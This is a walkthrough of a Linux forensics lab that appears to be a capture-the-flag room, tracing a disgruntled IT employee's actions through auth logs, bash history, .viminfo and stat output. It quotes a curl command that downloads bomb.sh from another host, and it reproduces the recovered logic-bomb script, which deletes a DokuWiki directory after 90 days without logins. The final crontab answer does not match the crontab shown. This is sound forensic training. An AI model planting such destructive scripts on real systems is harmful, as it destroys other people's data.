

Disgruntled

Task 1 Introduction

Hey, kid! Good, you're here!

Not sure if you've seen the news, but an employee from the IT department of one of our clients (CyberT) got arrested by the police. The guy was running a successful phishing operation as a side gig.

CyberT wants us to check if this person has done anything malicious to any of their assets. Get set up, grab a cup of coffee, and meet me in the conference room.

Connecting to the machine

Start the virtual machine in split-screen view by clicking on the green "Start Machine" button on the upper right section of this task. Alternatively, you can connect to the VM using the credentials below via "ssh".

Username	root
Password	password
IP	10.10.216.231

Task 2 Linux Forensics review

Pre-requisites

This room requires basic knowledge of Linux and is based on the [Linux Forensics](#) room. A cheat sheet is attached below, which you can also download by clicking on the blue button on the right.

Task 3 Nothing suspicious... So far

Here's the machine our disgruntled IT user last worked on. Check if there's anything our client needs to be worried about.

My advice: Look at the privileged commands that were run. That should get you started.

Answer the questions below

The user installed a package on the machine using elevated privileges. According to the logs, what is the full COMMAND?

If a user runs a command using elevated privileges (if non root user) in our case it is true , so the logs related to the commands is logged in the file `var/log/auth.log`

So try to analyze them

`cat /var/log/auth.log* | grep COMMAND` , observe the output for the user CyberT and command related to apt / installation of a package

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root@ip-10-10-216-231:/home/ubuntu#
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`/usr/bin/apt install dokuwiki`

What was the present working directory (PWD) when the previous command was run?

From the screenshot only we can say the dir is `/home/cybert`

Task 4 Let's see if you did anything bad

Keep going. Our disgruntled IT was supposed to only install a service on this computer, so look for commands that are unrelated to that.

Answer the questions below

Which user was created after the package from the previous task was installed?

Check for the `adduser` command in the logs

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it-admin

**A user was then later given sudo privileges. When was the sudoers file updated?
(Format: Month Day HH:MM:SS)**

Observe the logs we can see the user cybert edited the sudoers file using visudo

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A script file was opened using the "vi" text editor. What is the name of this file?

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```

bomb.sh

Task 5 Bomb has been planted. But when and where?


That `bomb.sh` file is a huge red flag! While a file is already incriminating in itself, we still need to find out where it came from and what it contains. The problem is that the file does not exist anymore.

Answer the questions below

What is the command used that created the file `bomb.sh`?

We need to check the `bash_history` of the user `it-admin` (we can get idea from the previous command) / we have root access so change to that user and type history else `cat` the `.bash_history` for this include the path of the user home dir

Use `cat /home/it-admin/.bash_history`

A terminal window with a black background and green text. The prompt is `root@ip-10-10-216-231:/home/ubuntu#`. The user has entered several commands: `cat /home/it-admin/.bash_history`, `whoami`, `curl 10.10.158.38:8080/bomb.sh --output bomb.sh`, `ls`, `ls -la`, `cd ~/`, `curl 10.10.158.38:8080/bomb.sh --output bomb.sh` (this line is highlighted with a red rectangle), `sudo vi bomb.sh`, `ls`, `rm bomb.sh`, `sudo nano /etc/crontab`, and `exit`.

```
root@ip-10-10-216-231:/home/ubuntu# cat /home/it-admin/.bash_history
whoami
curl 10.10.158.38:8080/bomb.sh --output bomb.sh
ls
ls -la
cd ~/
curl 10.10.158.38:8080/bomb.sh --output bomb.sh
sudo vi bomb.sh
ls
rm bomb.sh
sudo nano /etc/crontab
exit
```

`curl 10.10.158.38:8080/bomb.sh --output bomb.sh`

The file was renamed and moved to a different directory. What is the full path of this file now?

From the history we can see the user used the `vi` editor so we can check the `.viminfo`

`cat /home/it-admin/.viminfo`

```

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8

# hlsearch on (H) or off (h):
~h

# Command Line History (newest to oldest):
:q!
|2,0,1672208992,, "q!"
:saveas /bin/os-update.sh
|2,0,1672208983,, "saveas /bin/os-update.sh"

# Search String History (newest to oldest):

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Debug Line History (newest to oldest):

# Registers:

# File marks:
'0 6 0 /bin/os-update.sh
|4,48,6,0,1672208992,, "/bin/os-update.sh"

# Jumplist (newest first):
-' 6 0 /bin/os-update.sh
|4,39,6,0,1672208992,, "/bin/os-update.sh"
-' 1 0 /bin/os-update.sh
|4,39,1,0,1672208955,, "/bin/os-update.sh"

# History of marks within files (newest to oldest):
> /bin/os-update.sh
* 1672208988 0

```

/bin/os-update.sh

When was the file from the previous question last modified? (Format: Month Day HH:MM)

We can check the modification time of the file using the command stat

stat /bin/os-update.sh

```
root@ip-10-10-216-231:/home/ubuntu# stat /bin/os-update.sh
  File: /bin/os-update.sh
  Size: 325          Blocks: 8          IO Block: 4096   regular file
Device: 10302h/66306d Inode: 26          Links: 1
Access: (0644/-rw-r--r--)  Uid: (  0/   root)   Gid: (  0/   root)
Access: 2025-06-29 18:18:26.253249784 +0000
Modify: 2022-12-28 06:29:43.998004273 +0000
Change: 2022-12-28 06:29:43.998004273 +0000
 Birth: -
root@ip-10-10-216-231:/home/ubuntu#
```

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What is the name of the file that will get created when the file from the first question executes?

While executing the command `cat /var/log/auth.log* | grep COMMAN` I observed the user edited the crontab file so , he may added the os-update.sh file into the crontab to execute at specific time , to get the file that was created , open the so-update.sh file

```
root@ip-10-10-216-231:/home/ubuntu# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
root@ip-10-10-216-231:/home/ubuntu# cat /bin/os-update.sh
# 2022-06-05 - Initial version
# 2022-10-11 - Fixed bug
# 2022-10-15 - Changed from 30 days to 90 days
OUTPUT=`last -n 1 it-admin -s "-90days" | head -n 1`
if [ -z "$OUTPUT" ]; then
    rm -r /var/lib/dokuwiki
    echo -e "I TOLD YOU YOU'LL REGRET THIS!!! GOOD RIDDANCE!!! HAHahaha\n-mistermeist3r" > /goodbye.txt
fi
```

goodbye.txt

Task 6 Following the fuse

So we have a file and a motive. The question we now have is: how will this file be executed?

Surely, he wants it to execute at some point?

Answer the questions below

At what time will the malicious file trigger? (Format: HH:MM AM/PM)

Open the crontab file and check

08:00 AM